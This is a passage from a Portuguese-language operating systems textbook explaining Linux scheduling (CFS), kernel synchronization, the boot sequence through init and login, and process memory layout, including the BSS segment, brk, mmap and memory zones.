O algoritmo de escalonamento pode ser resumido como a seguir: o CFS sempre escalona a tarefa que tem a menor quantidade de tempo na CPU, tipicamente o nodo mais à esquerda na árvore. Periodicamente, o CFS incrementa o valor de *vruntime* da tarefa baseado no tempo que ele já executou, e compara isso com o nó mais à esquerda atual na árvore. Se a tarefa em execução

ainda tem um *vruntime* menor, ela vai continuar a executar. De outra maneira, ela será inserida no lugar apropriado na árvore rubro-negra, e a CPU receberá a tarefa correspondente ao novo nodo mais à esquerda.

Para justificar as diferenças em prioridades de tarefas e valores nice, o CFS muda a taxa efetiva na qual o tempo virtual da tarefa passa quando ela está executando na CPU. Para tarefas de prioridade mais baixa, o tempo passa mais depressa, seu valor de *vruntime* aumentará mais rapidamente e, dependendo das outras tarefas no sistema, eles perderão a CPU e serão reinseridos na árvore mais cedo do que o seriam se tivessem um valor de prioridade mais alto. Dessa maneira, o CFS evita ter de usar estruturas de fila de execução separadas para diferentes níveis de prioridade.

Em resumo, selecionar um nodo para executar pode ser feito em tempo constante, enquanto inserir uma tarefa na fila de execução é feito no tempo O(log(N)), em que N é o número de tarefas no sistema. Dados os níveis de carga nos sistemas atuais, isso continua a ser aceitável, mas à medida que a capacidade computacional dos nodos e o número de tarefas que eles podem executar aumentam, particularmente no espaço do servidor, é possível que novos algoritmos de escalonamento sejam propostos no futuro.

Além do algoritmo de escalonamento básico, o escalonador do Linux inclui características especiais particularmente úteis para plataformas de multiprocessadores ou multinúcleos. Primeiro, a estrutura de fila de execução é associada com cada CPU na plataforma multiprocessadora. O escalonador tenta manter os benefícios do escalonamento por afinidade e escalonar tarefas na CPU nas quais eles estavam executando previamente. Segundo, um conjunto de chamadas de sistema está disponível para especificar ou modificar mais ainda as exigências de afinidade de uma thread selecionada. Por fim, o escalonador realiza um balanceamento de carga periódico através das filas de execução de diferentes CPUs para assegurar que a carga do sistema esteja bem equilibrada, enquanto ainda atende a determinadas exigências de desempenho ou afinidade.

O escalonador considera apenas tarefas executáveis, que são colocadas na fila de execução apropriada. Tarefas que não estão executáveis e estão esperando em várias operações de E/S ou outros eventos do núcleo são colocadas em outra estrutura de dados, a **fila de espera**. Uma fila de espera está associada com cada evento pelo qual as tarefas talvez tenham de esperar. O cabeçalho da fila de espera inclui um ponteiro para uma lista encadeada de tarefas e uma trava giratória. A trava giratória é necessária para assegurar que a fila de espera possa ser manipulada concorrentemente tanto pelo código principal do núcleo quanto pelos tratadores de interrupção ou outras invocações assíncronas.

Sincronização no Linux

Na seção anterior, mencionamos que o Linux usa travas giratórias para evitar modificações concorrentes a estruturas de dados como filas de espera. Na realidade, o código do núcleo contém variáveis de sincronização em uma série de locais. Resumiremos brevemente em seguida as construções de sincronização disponíveis no Linux.

Os primeiros núcleos de Linux tinham apenas uma **grande trava de núcleo** (big kernel lock). Isso provou-se altamente ineficiente, em particular em plataformas de multiprocessadores, já que ela impedia que processos em CPUs diferentes executassem o código do núcleo concorrentemente. Daí que muitos pontos de sincronização novos foram introduzidos com uma granularidade muito mais fina.

O Linux fornece vários tipos de variáveis de sincronização, usadas internamente no núcleo e disponíveis para aplicações no nível do usuário e bibliotecas. No nível mais baixo, o Linux fornece embalagens em torno de instruções atômicas suportadas por hardware mediante operações como atomic_set e atomic_read. Além disso, como os hardwares modernos reordenam as operações de memória, o Linux fornece barreiras de memória. Usar operações como rmb e wmb garante que todas as operações de memória de leitura/escrita precedendo a chamada de barreira tenham completado antes que quaisquer acessos subsequentes ocorram.

As construções de sincronização mais usadas são as de nível mais alto. Threads que não gostariam de bloquear (por razões de desempenho ou correção) usam travas giratórias e travas de leitura/escrita giratórias. A versão do Linux atual implementa a chamada trava giratória "baseada em ticket", que tem um excelente desempenho em SMP e sistemas multinúcleos. Threads que podem ou precisam bloquear usam construções como mutexes e semáforos. O Linux dá suporte a chamadas não bloqueantes como mutex_trylock e sem_trywait para determinar o status da variável de sincronização sem bloquear. Outros tipos de variáveis de sincronização, como futexes, completions, travas "ler-copiar-atualizar" (Read-Copy-Update — RCU) etc., também têm suporte. Por fim, a sincronização entre o núcleo e o código executado por rotinas tratadoras de interrupções também pode ser alcançada desabilitando e habilitando dinamicamente as interrupções correspondentes.

10.3.5 Inicializando o Linux

Detalhes variam de plataforma para plataforma, mas em geral os passos a seguir representam o processo de inicialização. Quando o computador inicializa, o BIOS executa um autoteste POST (Power-On-Self-Test) e faz a detecção inicial e inicialização dos dispositivos, tendo em vista que o processo de inicialização do SO pode basear-se no acesso a discos, monitores, teclados e assim por diante. Em seguida, o primeiro setor do disco de inicialização, o **MBR** (**Master Boot Record — registro-mestre de inicialização**), é lido em um local de memória fixa e executado. Esse setor contém um programa pequeno (512 bytes) que carrega um programa independente chamado **boot** do dispositivo de boot, como um disco SATA ou SCSI. O programa *boot* primeiro copia a si mesmo para um endereço de memória alta fixo a fim de liberar a memória baixa para o sistema operacional.

Uma vez movido, o *boot* lê o diretório-raiz do dispositivo de inicialização. Para fazer isso, ele deve compreender o sistema de arquivos e o formato do diretório, que é o caso com alguns carregadores de inicialização como o **GRUB** (**GRand Unified Bootloader** — Grande carregador de inicializador unificado). Outros carregadores de inicializador populares, como o LILO, da Intel, não se baseiam em nenhum sistema de arquivos específico. Em vez disso, eles precisam de um mapa de bloco e endereços de baixo nível, que descrevem setores físicos, cabeçotes e cilindros, para encontrar os setores relevantes a serem carregados.

Então *boot* lê o núcleo do sistema operacional e salta para ele. Nesse ponto, ele terminou o seu trabalho e o núcleo está executando.

O código de inicialização do núcleo é escrito em linguagem de montagem e é altamente dependente da máquina. Trabalho típico inclui configurar a pilha de núcleo, identificar o tipo da CPU, calcular o montante de RAM presente, desabilitar interrupções, habilitar a MMU e por fim chamar o procedimento *main* em linguagem C para iniciar a parte principal do sistema operacional.

O código C também tem uma inicialização considerável a fazer, mas isso é mais lógico do que físico. Ele começa alocando um buffer de mensagem para ajudar a depurar problemas de inicialização. À medida que a inicialização procede, mensagens são escritas aqui sobre o que está acontecendo, de maneira que elas possam ser buscadas após uma falha de inicialização por um programa de diagnóstico especial. Pense nisso como o gravador de voo do sistema operacional (a caixa preta que os investigadores procuram após a queda de um avião).

Em seguida as estruturas de núcleo são alocadas. A maioria tem tamanho fixo, mas algumas, como a cache de página e determinadas estruturas de tabela de página, dependem da quantidade de RAM disponível.

Nesse ponto, o sistema começa a autoconfiguração. Ao usar arquivos de configuração dizendo quais tipos de dispositivos de E/S podem estar presentes, ele começa a sondar os dispositivos para ver quais estão realmente presentes. Se um dispositivo investigado responder à sonda, ele é adicionado a uma tabela de dispositivos anexados. Se falhar em responder, presume-se que ele está ausente e, assim, é ignorado. Ao contrário das versões UNIX tradicionais, drivers do dispositivo Linux não precisam ser estaticamente ligados e podem ser carregados dinamicamente (como pode ser feito em todas as versões do MS-DOS e Windows, incidentalmente).

Os argumentos contra e a favor de carregar dinamicamente drivers são interessantes e valem a pena ser apresentados. O principal argumento a favor do carregamento dinâmico é que um único binário pode ser enviado para clientes com configurações divergentes, de modo que ele próprio carregue automaticamente os drivers de que ele precisa, mesmo sobre uma rede. O principal argumento contra o carregamento dinâmico é a segurança. Se você está executando um site seguro, como um banco de dados de um banco ou um servidor da web corporativo, você provavelmente quer tornar impossível para qualquer um inserir um código aleatório no núcleo. O administrador do sistema pode manter as fontes do sistema operacional e arquivos do objeto em uma máquina segura, fazer todas as construções de sistema ali e enviar o binário do núcleo para outras máquinas através de uma rede de área local. Se os drivers não podem ser carregados dinamicamente, esse cenário evita que operadores da máquina e outros que conhecem a senha de superusuário injetem um código malicioso ou com defeitos no núcleo. Além disso, em sites grandes, a configuração de hardware é conhecida exatamente no momento em que o sistema é compilado e ligado. As mudanças são tão raras que ter de religar o código do sistema quando um novo dispositivo de hardware é adicionado não é um problema.

Uma vez que todo o hardware tenha sido configurado, a próxima coisa a fazer é cuidadosamente alocar o processo 0, acertar sua pilha e executá-lo. O processo 0 continua a inicialização, fazendo coisas como a programação do relógio em tempo real, montando o sistema de arquivos raiz e criando *init* (processo 1) e o daemon de paginação (processo 2).

O *init* confere suas flags para ver se a execução é em mono ou multiusuário. No primeiro caso, ele cria

um processo que executa o shell e espera pela saída desse processo. No segundo caso, ele cria um processo e executa o script de shell de inicialização do sistema, */etc/rc*, que pode fazer as conferências de consistência do sistema, montar sistemas de arquivos adicionais, começar processos de daemon e assim por diante. Então ele lê */etc/ttys*, que lista os terminais e algumas de suas propriedades. Para cada terminal capacitado, ele cria uma cópia de si mesmo, que faz alguma limpeza e manutenção e então executa um programa chamado *getty*.

Getty estabelece a velocidade da linha e outras propriedades para cada linha (algumas das quais podem ser modems, por exemplo), e então exibe

```
login:
```

na tela do terminal e tenta ler o nome do usuário do teclado. Quando alguém se senta no terminal e fornece um nome de login, *getty* termina executando */bin/login*, o programa de login. *Login* então pede a senha, a criptografa e a verifica com a senha criptografada armazenada no arquivo de senhas, */etc/passwd*. Se ela estiver correta, *login* substitui a si mesmo com o shell do usuário, que então espera pelo primeiro comando. Se estiver incorreto, *login* pergunta por outro nome de usuário. Esse mecanismo é mostrado na Figura 10.11 para um sistema com três terminais.

Na figura, o processo *getty* executando para o terminal 0 ainda está esperando pela entrada. No terminal 1, um usuário digitou um nome de login, então *getty* sobrescreveu-se com *login*, que está pedindo a senha. Um login bem-sucedido já ocorreu no terminal 2, fazendo que o shell digite o prompt (%). O usuário então digitou

```
cp f1 f2
```


que fez que o shell criasse um processo filho e fizesse esse processo executar o programa *cp*. O shell está bloqueado, esperando que o filho termine, momento em que o shell digitará outro prompt e lerá do teclado. Se o usuário no terminal 2 tivesse digitado *cc* em vez de *cp*, o programa principal do compilador C teria sido inicializado, o que por sua vez teria criado mais processos para executar vários passes do compilador.

10.4 Gerenciamento de memória no Linux

O modelo de memória do Linux é direto, a fim de permitir a portabilidade dos programas e tornar possível implementar o Linux em máquinas com unidades de gerenciamento de memória amplamente diferentes, desde as mais simples (por exemplo, o PC original da IBM) a hardwares de paginação sofisticados. Essa é uma área de projeto que mudou muito pouco em décadas. Ele funcionou bem, então não precisou de muita revisão. Examinaremos agora o modelo e como ele foi implementado.

10.4.1 Conceitos fundamentais

Todo processo do Linux tem um espaço de endereçamento que logicamente consiste em três segmentos: texto, dados e pilha. Um exemplo de espaço de endereçamento

FIGURA 10.11 A sequência de processos usados para inicializar sistemas Linux.

de processo está ilustrado na Figura 10.12(a) como processo *A*. O **segmento de texto** contém as instruções de máquina que formam o código executável do programa. Ele é produzido pelo compilador e montador traduzindo o C, C++, ou outro programa em código de máquina. O segmento de texto em geral é somente de leitura. Programas que se automodificavam deixaram de interessar em 1950 mais ou menos, pois eles eram muito difíceis de compreender e depurar. Assim, o segmento de texto não cresce, encolhe ou muda de qualquer outra maneira.

O **segmento de dados** contém armazenamento para todas as variáveis, cadeias de caracteres e vetores do programa, assim outros dados. Ele tem duas partes, os dados inicializados e os não inicializados. Por razões históricas, os últimos são conhecidos como **BSS** (historicamente chamado **Block Started by Symbol**). A parte inicializada do segmento de dados contém variáveis e constantes do compilador que precisam de um valor inicial quando o programa é inicializado. Todas as variáveis na parte BSS são inicializadas para zero após o carregamento.


Por exemplo, em C é possível declarar uma cadeia de caracteres e inicializá-la ao mesmo tempo. Quando o programa é inicializado, ele espera que a cadeia tenha o seu valor inicial. Para implementar essa construção, o compilador designa à cadeia um local no espaço de endereçamento e assegura que, quando o programa é inicializado, esse local contenha a cadeia de caracteres adequada. Do ponto de vista do sistema operacional, dados inicializados não são tão diferentes do texto do programa — ambos contêm padrões de bits produzidos pelo compilador que precisam ser carregados na memória quando o programa inicializa.

A existência dos dados não inicializados é na realidade apenas uma otimização. Quando uma variável global não é explicitamente inicializada, a semântica da linguagem C diz que o seu valor inicial é 0. Na prática, a maioria das variáveis globais não é inicializada explicitamente e são, portanto, 0. Isso poderia ser implementado simplesmente tendo uma seção do arquivo binário executável idêntica ao número de bytes de dados, e inicializando todos eles, incluindo aqueles com o valor padrão definido como 0.

No entanto, a fim de poupar espaço no arquivo executável, isso não é feito. Em vez disso, o arquivo contém todas as variáveis inicializadas explicitamente seguindo o texto de programa. As variáveis não inicializadas são reunidas após as inicializadas, de maneira que tudo o que o compilador precisa fazer é colocar uma palavra no cabeçalho dizendo quantos bytes alocar.

Para deixar esse ponto mais claro, considere a Figura 10.12(a) novamente. Aqui o texto de programa tem 8 KB e os dados inicializados também 8 KB. Os dados não inicializados (BSS) têm 4 KB. O arquivo executável tem apenas 16 KB (texto + dados inicializados), mais um cabeçalho curto que diz ao sistema para alocar outros 4 KB após os dados inicializados e zerá-los antes de iniciar o programa. Esse truque evita armazenar 4 KB de zeros no arquivo executável.

A fim de evitar alocar uma estrutura de página física cheia de zeros, durante a inicialização, o Linux aloca uma *página zero* estática, uma página protegida de escrita cheia de zeros. Quando um processo é carregado, a sua região de dados não inicializada é configurada para apontar para a página zero. Sempre que um processo realmente tenta escrever nessa área, o mecanismo copiar-na-escrita (copy-on-write) é acionado, e uma estrutura de página real é alocada para o processo.

FIGURA 10.12 (a) Espaço de endereçamento virtual do processo A. (b) Memória física. (c) Espaço de endereçamento virtual do processo B.

Ao contrário do segmento de texto, que não pode mudar, o segmento de dados pode. Programas modificam suas variáveis o tempo inteiro. Além disso, muitos programas precisam alocar o espaço dinamicamente durante a execução. O Linux lida com isso permitindo que o segmento de dados cresça e encolha à medida que a memória é alocada e liberada. Uma chamada de sistema, brk, está disponível para permitir que um programa estabeleça o tamanho do seu segmento de dados. Assim, para alocar mais memória, um programa pode aumentar o tamanho do seu segmento de dados. O procedimento de biblioteca C *malloc*, comumente usado para alocar memória, faz um uso intensivo dele. O descritor de espaço de endereçamento de processo contém informações sobre o alcance das áreas de memória alocadas dinamicamente no processo, chamada de **heap**.

O terceiro segmento é o de pilha. Na maioria das máquinas, ele começa no próximo do topo do espaço de endereçamento virtual e cresce para baixo na direção de 0. Por exemplo, em plataformas de 32bits x86, a pilha começa no endereço 0xC0000000, que é o limite do endereçamento virtual de 3 GB visível ao processo no modo usuário. Se a pilha cresce abaixo da parte de baixo do segmento de pilha, uma falta de hardware ocorre e o sistema operacional baixa a parte de baixo do segmento de pilha por uma página. Programas não gerenciam explicitamente o tamanho do segmento de pilha.

Quando um programa inicializa, a sua pilha não está vazia. Em vez disso, ela contém todas as variáveis (shell) do ambiente, assim como a linha de comando digitada para o shell para invocá-lo. Dessa maneira, um programa pode descobrir seus argumentos. Por exemplo, quando

```
cp src dest
```

é digitado, o programa *cp* é executado com a cadeia de caracteres “cp src dest” na pilha, de maneira que ele pode encontrar os nomes dos arquivos fonte e de destino. A cadeia de caracteres é representada como um vetor de ponteiros para os símbolos na cadeia, a fim de facilitar sua análise sintática.


Quando dois usuários estão executando o mesmo programa, como o editor, seria possível, mas ineficiente, manter duas cópias do texto de programa do editor na memória ao mesmo tempo. Em vez disso, os sistemas Linux dão suporte a **segmentos de texto compartilhados**. Na Figura 10.12(a) e Figura 10.12(c), vemos dois processos, *A* e *B*, que têm o mesmo segmento de texto. Na Figura 10.12(b) vemos um layout possível de memória física, no qual ambos os processos compartilham o mesmo fragmento de texto. O mapeamento é feito pelo hardware de memória virtual.

Segmentos de dados e pilhas jamais são compartilhados exceto após um fork e, então, somente aquelas páginas que não são modificadas. Se qualquer um deles precisar crescer e não houver espaço adjacente para isso, não há problema, já que as páginas virtuais adjacentes não precisam ser mapeadas em páginas físicas adjacentes.

Em alguns computadores, o hardware dá suporte a espaços de endereçamento separados para instruções e dados. Quando esta característica está disponível, o Linux pode usá-la. Por exemplo, em um computador com endereços de 32 bits, se essa característica estiver disponível, haverá 2^{32} bits de espaço de endereçamento para instruções e 2^{32} bits adicionais de espaço de endereçamento para os segmentos de dados e pilha compartilharem. Um salto (jump) ou ramificação para 0 vai para o endereço 0 do espaço de texto, enquanto mover o conteúdo de 0 usa o endereço 0 no espaço de dados. Essa característica dobra o espaço de endereçamento possível.

Além de alocar dinamicamente mais memória, os processos no Linux podem acessar dados de arquivos através de **arquivos mapeados na memória**. Essa característica torna possível mapear um arquivo para uma porção do espaço de endereçamento do processo, de maneira que o arquivo pode ser lido e escrito como se ele fosse um vetor de bytes na memória. Mapear um arquivo torna o acesso aleatório para ele muito mais fácil do que usar chamadas de sistema de E/S como read e write. Bibliotecas compartilhadas são acessadas mapeando-as usando esse mecanismo. Na Figura 10.13, vemos um arquivo que está mapeado em dois processos ao mesmo tempo, em diferentes endereços virtuais.

Uma vantagem adicional de mapear um arquivo é que dois ou mais processos podem mapear o mesmo arquivo ao mesmo tempo. Escritas para o arquivo por qualquer um deles são então instantaneamente visíveis para os outros. Na realidade, ao mapear um arquivo de rascunho (que será descartado após todos os processos saírem), esse mecanismo proporciona um caminho de alta largura de banda para múltiplos processos compartilharem memória. No caso mais extremo, dois (ou mais) processos poderiam mapear um arquivo que cobre todo o espaço de endereçamento, proporcionando uma forma de compartilhamento que é um meio caminho entre processos separados e threads. Aqui o espaço de endereçamento é compartilhado (como threads), mas cada processo mantém seus próprios arquivos abertos e sinais, por exemplo, diferentemente dos threads. Na prática, no entanto, nunca são criados dois espaços de endereçamento exatamente correspondentes.

FIGURA 10.13 Dois processos podem compartilhar um arquivo, mapeado.

10.4.2 Chamadas de sistema para gerenciamento de memória no Linux

O POSIX não especifica quaisquer chamadas de sistema para o gerenciamento de memória. Esse tópico foi considerado dependente demais de máquinas para a padronização. Em vez disso, o problema foi varrido para baixo do tapete dizendo que os programas que precisam de gerenciamento de memória dinâmica podem usar o procedimento de biblioteca *malloc* (definido pelo padrão ANSI C). Como *malloc* é implementado é tirado, desse modo, do escopo do padrão POSIX. Em alguns círculos, essa abordagem é considerada uma transferência de responsabilidade.

Na prática, a maioria dos sistemas Linux tem chamadas para o gerenciamento de memória. As mais comuns estão listadas na Figura 10.14. Brk especifica o tamanho do segmento de dados dando o endereço do primeiro byte além dele. Se o novo valor for maior do que o antigo, o segmento de dados torna-se maior; de outra maneira, ele encolhe.

As chamadas de sistema mmap e munmap controlam arquivos mapeados na memória. O primeiro parâmetro para mmap, *addr*, determina o endereço no qual o arquivo (ou porção disso) está mapeado. Ele deve ser um múltiplo do tamanho da página. Se esse parâmetro for 0, o sistema determina o endereço em si e o retorna em *a*. O segundo parâmetro, *len*, diz quantos bytes mapear. Ele, também, deve ser um múltiplo do tamanho da página. O terceiro parâmetro, *prot*, determina a proteção do arquivo mapeado. Ele pode ser marcado como legível, passível de ser escrito, executável ou alguma combinação desses. O quarto parâmetro, *flags*, controla se um arquivo é privado ou compartilhável, e se *addr* é uma exigência ou meramente uma dica. O quinto parâmetro, *fd*, é o descritor de arquivo para o arquivo a ser mapeado. Apenas arquivos abertos podem ser mapeados, de maneira que para mapear um arquivo, ele deve primeiro ser aberto. Por fim, *offset* diz onde no arquivo deve começar o mapeamento. Não é necessário começar o mapeamento no byte 0; qualquer limite de página pode ser escolhido.

A outra chamada, unmap, remove um arquivo mapeado. Se apenas uma porção do arquivo tiver o mapeamento removido, o resto segue mapeado.

FIGURA 10.14 Algumas chamadas de sistema relacionadas ao gerenciamento da memória. O código de retorno *s* é –1 se ocorrer algum erro; *a* e *addr* são endereços de memória, *len* é um tamanho, *prot* controla a proteção, *flags* são bits mistos, *fd* é um descritor de arquivo e *offset* é um deslocamento de arquivo.

Chamada de sistema	Descrição
s = brk(addr)	Altera o tamanho do segmento de dados
a = mmap(addr, len, prot, flags, fd, offset)	Mapeia um arquivo na memória
s = unmap(addr, len)	Remove o mapeamento do arquivo

10.4.3 Implementação do gerenciamento de memória no Linux

Cada processo do Linux em uma máquina de 32 bits tipicamente recebe 3 GB de espaço de endereçamento virtual para si, com os restantes 1 GB reservados para suas tabelas de páginas e outros dados de núcleo. O 1 GB do núcleo não é visível quando executa em modo usuário, mas se torna acessível quando o processo chaveia para o núcleo. A memória do núcleo geralmente reside na memória física baixa, mas está mapeada no 1 GB de cima do espaço de endereçamento virtual de cada processo, entre os endereços 0xC0000000 e 0xFFFFFFFF (3-4 GB). Nas máquinas x86 de 64 bits atuais, apenas até 48 bits são usados para endereços, implicando um limite teórico de 256 TB para o tamanho da memória endereçável. O Linux divide a sua memória entre o espaço de núcleo e o do usuário, resultando em um máximo de 128 TB de espaço de endereçamento virtual por processo. O espaço de endereçamento é criado quando o processo é criado e é sobrescrito em uma chamada de sistema exec.

A fim de permitir que múltiplos processos compartilhem a memória física subjacente, o Linux monitora o uso da memória física, aloca mais memória conforme a necessidade dos processos do usuário ou componentes do núcleo, mapeia dinamicamente porções da memória física no espaço de endereçamento de diferentes processos, e dinamicamente traz para dentro e leva para fora da memória executáveis de programa, arquivos e outras informações de estado conforme a necessidade, de modo a utilizar os recursos da plataforma eficientemente e assegurar o progresso da execução. O restante desta seção descreve a implementação de vários mecanismos no núcleo do Linux que são responsáveis por essas operações.

Gerenciamento da memória física

Por causa de limitações de hardware idiossincráticas em muitos sistemas, nem toda a memória física pode ser tratada identicamente, em especial com relação à E/S e memória virtual. O Linux distingue entre as seguintes zonas de memória:

1. **ZONE_DMA** e **ZONE_DMA32:** páginas que podem ser usadas para DMA.
2. **ZONE_NORMAL:** páginas normais, mapeadas regularmente.
3. **ZONE_HIGHMEM:** páginas com endereços de memória alta, que não são permanentemente mapeados.


As fronteiras exatas e layout das zonas de memória dependem da arquitetura. No hardware x86, determinados dispositivos podem realizar operações de DMA apenas nos primeiros 16 MB de espaço de endereçamento, daí que ZONE_DMA está na faixa de 0-16 MB. Em máquinas de 64 bits, há um suporte adicional para aqueles dispositivos que podem realizar operações de DMA de 32 bits, e ZONE_DMA32 marca essa região. Além disso, se o hardware, como o i386 de uma geração mais antiga, não pode mapear endereços de memória diretamente acima de 896 MB, ZONE_HIGHMEM corresponde a qualquer coisa acima dessa marca. ZONE_NORMAL é qualquer coisa entre eles. Portanto, em plataformas x86 de 32 bits, os primeiros 896 MB do espaço de endereçamento Linux são diretamente mapeados, enquanto os restantes 128 MB de espaço de endereçamento do núcleo são usados para acessar regiões de memória alta. Em x86_64, ZONE_HIGHMEM não está definido. O núcleo mantém uma estrutura *zone* para cada uma das três zonas, e pode realizar alocações de memória para as três zonas separadamente.

A memória principal no Linux consiste em três partes. Nas duas primeiras, o núcleo e o mapa de memória, estão **fixas (pinned)** na memória (isto é, suas páginas jamais são excluídas). O resto da memória está dividido em quadros de páginas, e cada um deles pode conter uma página de texto, dados, pilha, tabela de páginas ou estar em uma lista livre.

O núcleo mantém um mapa da memória principal que contém todas as informações sobre o uso da memória física no sistema, como suas zonas, quadros de páginas livres e assim por diante. A informação, ilustrada na Figura 10.15, é organizada como a seguir.

Em primeiro lugar, o Linux mantém um arranjo de **descritores de páginas**, do tipo *page* para cada quadro de página física no sistema, chamado *mem_map*. Cada descritor de página contém um ponteiro para o espaço de endereçamento ao qual ele pertence, caso a página não esteja livre, um par de ponteiros que permitem a ela formar listas duplamente encadeadas com outros descritores, por exemplo, para manter juntas todos os quadros de páginas livres, e alguns outros campos. Na Figura 10.15 o descritor para a página 150 contém um mapeamento para o espaço de endereçamento ao qual a página pertence. As páginas 70, 80 e 200 estão livres, e elas estão ligadas juntas. O tamanho do descritor da página é 32 bytes, portanto, todo o mem_map pode consumir menos de 1% da memória física (para um quadro de página de 4 KB).

